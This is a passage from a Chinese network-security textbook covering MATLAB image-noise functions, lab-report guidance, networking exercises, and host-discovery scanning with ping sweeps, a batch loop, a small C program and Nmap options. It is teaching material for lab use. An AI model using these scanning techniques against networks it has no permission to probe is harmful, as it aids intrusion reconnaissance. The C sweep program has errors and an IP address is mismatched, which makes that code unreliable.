


图 1-26　分别用 plot 和 stem 函数绘制正弦函数

4. imnoise 函数

在 MATLAB 中，采用函数 imnoise 来使用噪声污染一幅图像，该函数的基本语法是

```
g=imnoise(f,type,parameters)
```

其中 f 为输入图像。函数 imnoise 在给图像添加噪声之前，将它转换为范围[0,1]内的 double 类图像。指定噪声参数时必须考虑到这一点。

imnoise 函数的使用一般有下列几种格式。

格式 1：

g=imnoise(f,'gaussian',m,var)，表示将均值 m、方差为 var 的高斯噪声加到图像 f 上，默认值是均值 m 为 0，方差 var 为 0.01 的噪声。

g=imnoise(f,'localvar',V)，表示将均值为 0，局部方差为 V 的高斯噪声添加到图像 f 上，其中 V 是与 f 大小相同的一个数组，它包含了每一个点的理想方差值。

格式 2：

g=imnoise(f,'localvar',image_intensity,var)，表示将均值为 0 的高斯噪声添加到图像 f 中，其中噪声的局部方差 var 是图像 f 的亮度值的函数。参量 image_intensity 和 var 是大小相同的向量，plot(image_intensity,var)绘制出噪声方差和图像亮度的函数关系。向量 image_intensity 必须包含范围在[0,1]内的归一化亮度值。

格式 3：

g=imnoise(f,'salt&pepper',d)，表示用椒盐噪声污染图像 f，其中 d 是噪声密度(即包括噪声值的图像区域的百分比)。因此，大约有 d×numel(f)个像素受到影响。默认的噪声密度为 0.05。

格式 4：

g=imnoise(f,'speckle',var)，表示用方程 g=f+n×f 将乘性噪声添加到图像 f 上，其中 n 是均值为 0，方差为 var 的均匀分布的随机噪声，var 的默认值是 0.04。

格式 5：

g=imnoise(f,'poisson')，表示从数据中生成泊松噪声，而不是将人工的噪声添加到数据中，为了遵守泊松统计，unit8 和 unit16 类图像的亮度必须和光子的数量相符合。当每个像素的光子数量大于 65 535 时，就要使用双精度图像。亮度值在 0～1 之间变化，并且对应

于光子的数量除以 10^{12}。

例如，下列 MATLAB 程序给图像加上均值为 0，方差为 0.01 的高斯白噪声。图 1-27 为图像加入噪声前后对比图。

```
c=imread('orign.jpg');
I=mat2gray(c);
g=imnoise(I,'gaussian',0,0.01);                %imnoise 加高斯噪声：均值 0、方差 0.01(即默认值)
imshow(g)
```

由图 1-27 可见，加噪后图像受损明显。如果方差接近 0.1，图像将被噪声淹没。




(a) 原始图像



(b) 加噪后图像

图 1-27　imnoise 函数示例

1.4　实验测试与实验报告

计算机安全的实验不像化学实验那样实验结果直观易见。实验过程是否正确？实验结果如何测试验证？实验是否达到预期的目的？为了解决这些问题，必须有一套行之有效的方法进行实验与测试，以提高实验效率与质量。

1.4.1　实验环境

实验环境包括硬件和软件，例如，实验设备的 CPU、内存等，操作系统及其已安装的补丁、防火墙等应用软件的版本等。这对实验结论的正确性有重要影响，即确定了结论是在什么实验环境下获得的。

1.4.2　注意实验前后的对比

这是测试实验比较有效的方法。例如，进行攻防实验，在采取防御措施之前，攻击是否成功？而采取防御措施后，攻击是否就难以进行？

1.4.3　对实验过程进行监控

实验过程监控主要是利用工具软件来捕获数据包并进行分析。例如，进行防火墙实验，可以启动 Wireshark 软件，监控实验过程中的数据包，深层次地分析实验结果。

1.4.4 实验截图

在实验报告中,截图对说明实验过程很重要。在网络实验过程中往往会产生一些数据,这些数据通常是由实验者操作所产生的(如某些命令执行后显示的结果),是实验过程不可忽略的佐证。因此,实验过程需对重要的数据进行截图。截图可以是当前活动窗口(同时按下 Alt+PrtScn 键)、整个屏幕(按下 PrtScn 键)、窗口中的部分画面(使用 Windows 7 附件中的截图工具),获取截图后粘贴到报告文档中。由于截图可能包含过多的信息,为了有所突出,对截图还要进行加工,例如标出关键数据、加上旁注等,加工后再呈现到实验报告中,并配以适当的文字说明。

1.4.5 撰写实验报告

实验报告是学生通过实验过程将其实验原理、实验工具、操作步骤、原始数据、测试结果等进行汇总的过程,通过撰写实验报告学生进一步巩固了理论基础知识,自检实验中数据误差产生的原因,分析操作过程中失误的地方,是培养学生独立分析问题和解决问题的重要环节。实验报告可以明确地反映出学生在实验中存在的问题,反映出学生对待实验课的认识态度。工整、规范、合格的实验报告是学生综合素质的具体体现。

实验是提高动手能力的最基本的方式和手段。而实验报告是对实验的目的、准备、实验过程、实验数据、现象观测、实验结果的客观记录和总结。撰写实验报告可以培养敏锐的观察、严密的分析以及客观地用文字进行表述的能力。为了说明问题,在报告中往往还需要包含一些实验过程的截图。

一般实验报告的格式如下:

实验目的:说明实验要达到什么目的。

实验要求:说明实验有什么具体要求。

实验设备:包括硬件与软件,如操作系统、工具软件(如 Nessus 扫描工具)等。

实验原理:实验的理论基础与常用方法。

实验步骤:完成实验的过程,记录实验现象,重要的环节要有截图,并在截图上标出关键之处。

实验分析:结合实验步骤分析实验结果、相互关系和因果关系。

实验讨论:交流实验的心得。

实验总结:进行总结归纳。

习 题 1

1. 简答题

(1) ping 域名时为什么能得到对方的 IP 地址?

(2) ping 和 tracert 是测试 TCP/IP 网络连通性不可或缺的两个工具,试讨论它们的适用场景。

(3) ping -r、tracert、netstat -r、route print 均是与路由有关的命令,试比较它们所获得的路由信息的差异。

(4) 一个综合了 ping 和 tracert 命令的是 pathping 命令，该命令跟踪路径并为路径中的每个路由器和链路提供网络延迟和数据包丢失信息。请使用 pathping 命令，并与 ping 和 tracert 命令的执行结果相比较。

(5) 对于网卡配置信息，可通过 ipconfig/all、netsh interface ip show address、netsh interface ip show config 等命令获得，试比较其异同点。

(6) SnifferPro 也是一款抓取数据包的工具，请自行熟悉并比较其与 Wireshark 的操作特点的异同。

2. 选择题

(1) 某校园网用户无法访问外部站点 202.116.64.9，管理人员在 Windows 操作系统中可以用来判断故障发生在校园网内还是校园网外的命令是(　　)。

A. ping 202.116.64.9　　B. tracert 202.116.64.9

C. netstat 202.116.64.9　　D. arp 202.116.64.9

(2) 检测 arp 绑定(动态和静态)列表，显示所有连接了本地计算机的计算机，显示对方的 IP 和 MAC 地址的命令是(　　)。

A. arp -n　　B. arp -c　　C. arp -a　　D. arp -p

(3) DNS 正向搜索区的功能是将域名解析为 IP 地址，Windows 系统中用于测试该功能的命令是(　　)。

A. nslookup　　B. arp　　C. netstat　　D. query

(4) 在一台主机上用浏览器无法访问到域名为 www.online.tj.cn 的网站，并且在这台主机上执行 tracert 命令时有如下信息：

```
Tracing route to www.online.tj.cn [202.99.64.102]
Over a maximun of 30 hops:
1  <1 ms   <1 ms   <1 ms    202.113.64.129
2  <1 ms   <1 ms   <1 ms    202.113.77.1
……
16   *       *        *      Request timed out.
17   *       *        *      Request timed out.
Trace complete.
```

分析以上信息，造成这种现象的原因是(　　)。

A. 该计算机网关设置有误

B. 该计算机设置的 DNS 服务器工作不正常

C. 该计算机 IP 地址与掩码设置有误

D. 网站 www.online.tj.cn 工作不正常

(5) 在一台主机上用浏览器无法访问到域名为 www.pku.edu.cn 的网站，并且在这台主机上执行 ping 命令时有如下信息：

```
C:\>ping www.pku.edu.cn
Pinging www.pku.edu.cn [162.105.131.113] with 32 bytes of data:
Request timed out.
Request timed out.
```

```
Request timed out.
Request timed out.
Ping statistics for 162.105.131.113:
Packets: Sent= 4, Received= 0, Lost= 4 (100%loss)
```

分析以上信息,可以排除的故障原因是(　　)。

A. 网络链路出现故障
B. 该计算机的浏览器工作不正常
C. 服务器 www.pku.edu.cn 工作不正常
D. 该计算机设置的 DNS 服务器工作不正常

(6) 当 IP 包头中 TTL 值减为 0 时,路由器发出的 ICMP 报文类型为(　　)。

A. 时间戳请求　　B. 超时　　C. 目标不可达　　D. 重定向

(7) 以下对 TCP 和 UDP 协议区别的描述中正确的是(　　)。

A. UDP 用于帮助 IP 确保数据传输,而 TCP 无法实现
B. UDP 提供了一种传输不可靠的服务,主要用于可靠性高的局域网中,TCP 的功能与之相反
C. TCP 提供了一种传输不可靠的服务,主要用于可靠性高的局域网中,UDP 的功能与之相反
D. 以上说法都错误

(8) 网络攻击者在局域网内进行嗅探,利用的网卡特性是(　　)。

A. 广播方式　　B. 组播方式　　C. 直接方式　　D. 混杂模式

3. 在抓取数据包时,由于一些操作仅在本机上进行(例如,主机既当服务器又当客户机),数据并不需要经过网关,这部分操作的数据包就抓取不到。有人提出这样一种操作方法:先在命令窗口用 route 命令设置本地路由,使得 Wireshark 能抓取本地环回数据。假设本地 IP 地址是 172.18.43.75,通过 route print 命令观察后,再发如下命令:

```
route add 172.18.43.75 mask 255.255.255.255 172.18.43.254 metric 1
```

这样,即使仅涉及本机的操作,通过 Wireshark 也能抓取到数据包。请实验验证。

第 2 章　网络扫描与嗅探技术

网络扫描是网络安全的重要环节，本章主要介绍网络扫描的主机存活扫描(ping)、端口扫描、操作系统探测、漏洞探测、防火墙规则探测 5 种主要的扫描技术以及嗅探技术的原理，要点是扫描的方式和方法。

2.1　网络扫描

网络扫描是探测网络或远程主机信息的一种技术，也是保证系统和网络安全不可或缺的一种技术手段。通过网络扫描，达到发现网络或主机的配置、开放的端口、提供的网络服务及使用的操作系统等信息，揭示其中可能存在的安全隐患和系统漏洞。这些信息对安全人员来说可以据此采取相应的措施有效防范黑客入侵，而对于入侵者来说可则借此寻找对系统发起攻击的途径。

网络扫描可以划分为物理主机存活扫描(ping)、端口扫描、操作系统探测、漏洞探测、防火墙规则探测 5 种主要技术。

2.1.1　主机扫描

主机扫描的目的是确定在目标网络上的主机是否可达。ping 就是最原始的主机存活扫描技术，其利用 ICMP 的 Echo 字段，由扫描机发出 Echo 请求，如果能收到目标机 Reply 的回应，说明目标主机存活(即可达)。

常用的传统扫描手段有下面几种。

1. ICMP Echo 扫描

通过简单地向目标主机发送 ICMP Echo Request 数据包，并等待回复 ICMP Echo Reply 包。如果能够收到目标主机的回复，则表明主机处于活动状态。这种扫描方式的优点是简单且系统支持，缺点是容易被防火墙限制或过滤。

例如，在命令提示窗口下执行 ping 192.31.7.130，如果有“字节＝×× 时间＝×ms TTL＝××”之类的回复，则表明主机 192.31.7.130 存活且可达，如图 2-1 所示。




图 2-1　ping 扫描

2. ICMP Sweep 扫描

这是基于 ICMP 进行扫射式的扫描(并行扫描)，也称 ping 扫射，即一次探测多个目标主机，以提高探测效率，适用于中小网络环境。

图 2-2 中是一个 ping 扫描实例，其中 192.31.7.131 并无回复 192.168.2.23 主机的 ICMP Echo Reply 包。因而对扫描机 192.168.2.23 来说，目标主机 192.31.7.131 是不可达的(也可能是 ICMP 包被过滤了)。




图 2-2 ping 扫描

3. Broadcast ICMP 扫描

这是广播型 ICMP 扫描，通过发送 ICMP Echo Request 请求包到广播地址或目标网络(即将 ICMP 请求包的目标地址设置为广播地址或网络地址)，从而探测广播域或整个网络范围内的主机。这种广播如果有很多主机回应，可能会造成拒绝服务的危险。这种扫描方式只适合于 UNIX/Linux 系统，Windows 会忽略这种请求包。

图 2-3 中是一个扫描包的捕获实例，其中，源主机是 172.16.20.3/16，目标主机是 172.16.25.3/16，如果将例中包的目标地址更改为广播地址，然后将包重发出去(一些网络包分析软件提供了此功能)，就可以实现 Broadcast ICMP 扫描。




图 2-3 ping 数据包捕获

4. Non-Echo ICMP 扫描

在 ICMP 协议中并非只有 ICMP Echo 的 ICMP 查询信息类型，在 ICMP 扫描技术中也用到 Non-Echo ICMP 技术(除能探测主机外，还可以探测网络设备，如路由器)。这主要是利用了 ICMP 的服务类型 Time Stamp(Type 13-14，时间戳请求和应答)、Information (Type 15-16，信息请求和应答)、Address Mask (Type 17-18，地址掩码请求和应答)。当目标网络上的防火墙配置为阻止 ICMP Echo 流量时，则可以用 Non-Echo 扫描来进行主机探测。

以 ICMP 时间戳请求和应答报文为例。ICMP 时间戳请求报文的类型为 13，一台主机收到这种报文后要回应类型为 14 的 ICMP 时间戳应答报文。如果向广播地址发出 ICMP 时间戳请求，网络内的 Linux 系统会给予应答，而 Windows 系统对这种目的地址为广播地址或者网络地址的报文不予回应。由此可见，主机在接收一个 ICMP 时间戳回应时，会暴露

一个存活主机的信息。所以这种方法既可以用来探测主机的连通性，也可以用来探测主机的操作系统类型。

实验 2-1 ICMP Sweep 实验

【实验目的】

（1）熟悉 Windows 命令行命令 for、ping 的用法。

（2）用 ping 命令实现 ICMP Sweep 扫描。

【实验过程】

由于 ping 命令只能单一主机扫描，所以进行扫射式的扫描需要使用专业扫描软件，例如著名的 SuperScan、Nmap。事实上，如果用 for 适当构建脚本，或是在程序中调用 ping 命令，也可以实现批量扫描。假设要实现本地网段的主机扫描，例如，本地网段 172.16.1.0，可在命令窗口下执行下面的 for 语句：

```
@for /l %i in(1,1,254)do ping -n 1 -w 2 172.16.1.%i |find "TTL" && start "172.16.1.%i"
```

该命令对 IP 段 172.16.1.0 的 254 个本地主机进行 ping 扫描。若能 ping 通，则将新打开一个窗口，窗口标题显示 ping 通的 IP 地址。

上述单一命令可写成批处理文件形式，以.bat 或.cmd 为文件扩展名。在批处理文件内，%要换成%%。使用时需熟悉 for 语法。for 语法有些复杂，可通过 for/? 获得使用帮助。

也可采用编程的方法实现 ICMP Sweep 扫描。在 C 语言中，可通过 system()函数直接调用 Windows 命令。如果用 C 程序来实现 ICMP Sweep 扫描，一个简单的程序可如下编写：

```
#include "stdio.h"
#include "stdlib.h"
main()
{
    int i;
    char comStr[28]="ping -n 1 -w 2 172.16.1.";
    char p4[3];
    for(i=1;i<=255;i++){
        sprintf(c,"%d",i);
        comStr[24]=p4[0], comStr[25]=p4[1],comStr[26]=p4[2],
        system(comStr);
    }
}
```

程序并没有涉及网络编程，只是调用并执行 Windows 的 ping 命令。

【实验思考】

（1）ping 扫描没有响应则一定表示网络主机已经不处于网络之中吗？

（2）假如已经确定网络主机在线但 ping 不通，可以进行 ICMP 以外的通信吗？请对结论进行验证。

5. Nmap 实现主机发现

一些第三方的软件既可以单机扫描，也实现了 ICMP Sweep 的功能，例如著名的扫描工

具 Nmap。Nmap 是一个免费开放的网络扫描和嗅探工具包,它的一个基本功能是探测主机是否在线,并且可以指定探测一批主机。关于 Nmap,可参看第 1 章的相关内容。

由于主机发现的需求五花八门,Nmap 提供了很多选项来方便定制,运行 Nmap 命令就可以发现其用法。其中关于主机发现的一些基本参数如下:

```
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online --skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```

这些选项的意义如表 2-1 所示。

表 2-1　主机扫描选项意义

参　数	释　义
-sL	列表扫描。仅将指定目标的 IP 地址列举出来,不进行主机发现
-sn	只进行主机发现,不进行端口扫描
-Pn	将所有指定的主机视作开启的,跳过主机发现的过程
-PS/PA/PU/PY	使用 TCP SYN/ACK 或 SCTP INIT/ECHO 方式进行发现
-PE/PP/PM	使用 ICMP echo、timestamp 和 netmask 请求包发现主机
-PO	使用 IP 协议包探测对方主机是否开启
-n/-R	-n 表示不进行 DNS 解析;-R 表示总是进行 DNS 解析
--dns-servers	指定 DNS 服务器
--system-dns	指定使用系统的 DNS 服务器
--traceroute	追踪每个路由节点

当 ICMP 包被目标机过滤(例如防火墙)时,Nmap 仍能扫描到目标主机,而 ping 则不能。看下例。

【例 2-1】 利用 Windows 的命令 ping、Nmap 的参数-sP 进行主机发现,判断目标主机是否在线。

假设本地目标 IP 地址为 172.18.187.222,首先确定测试机与目标机物理连接是连通的。然后进行如下实验:

(1) 关闭目标机的防火墙,在命令行窗口分别用 Windows 的 ping 命令

```
ping 172.18.187.222
```

和 Nmap 命令

```
nmap -sP 172.16.1.222
```

进行测试,记录测试情况。简要说明测试差别。

(2) 开启目标机的防火墙,重复(1),结果有什么不同?请说明原因。

实验发现,关闭 Windows 7 的防火墙,两种测试方式都表明目标机在线;但开启了 Windows 的防火墙,从 ping 结果看目标机不在线,而从 Nmap 看,目标机则在线。为什么会产生这样的情况?

这跟两种软件的探测方法有关。Windows 的 ping 命令仅靠 ICMP 包来实施探测,一旦 ICMP 包被拦截,就不能获知目标机的真实情况。而 Nmap 则会发送 4 种不同类型的数据包来探测目标主机是否在线,这 4 种类型是 ICMP echo request、TCP SYN packet to port 443、TCP ACK packet to port 80 和 ICMP timestamp request。Nmap 依次发送 4 个报文探测目标机是否开启,只要收到其中一个包的回复,就证明目标机开启。这样可以避免因防火墙或丢包造成的判断错误。

为此,使用 Wireshark 观察 Nmap 探测目标机的数据包,如图 2-4 所示。证明本次 Nmap 发出的探测包是 TCP SYN。

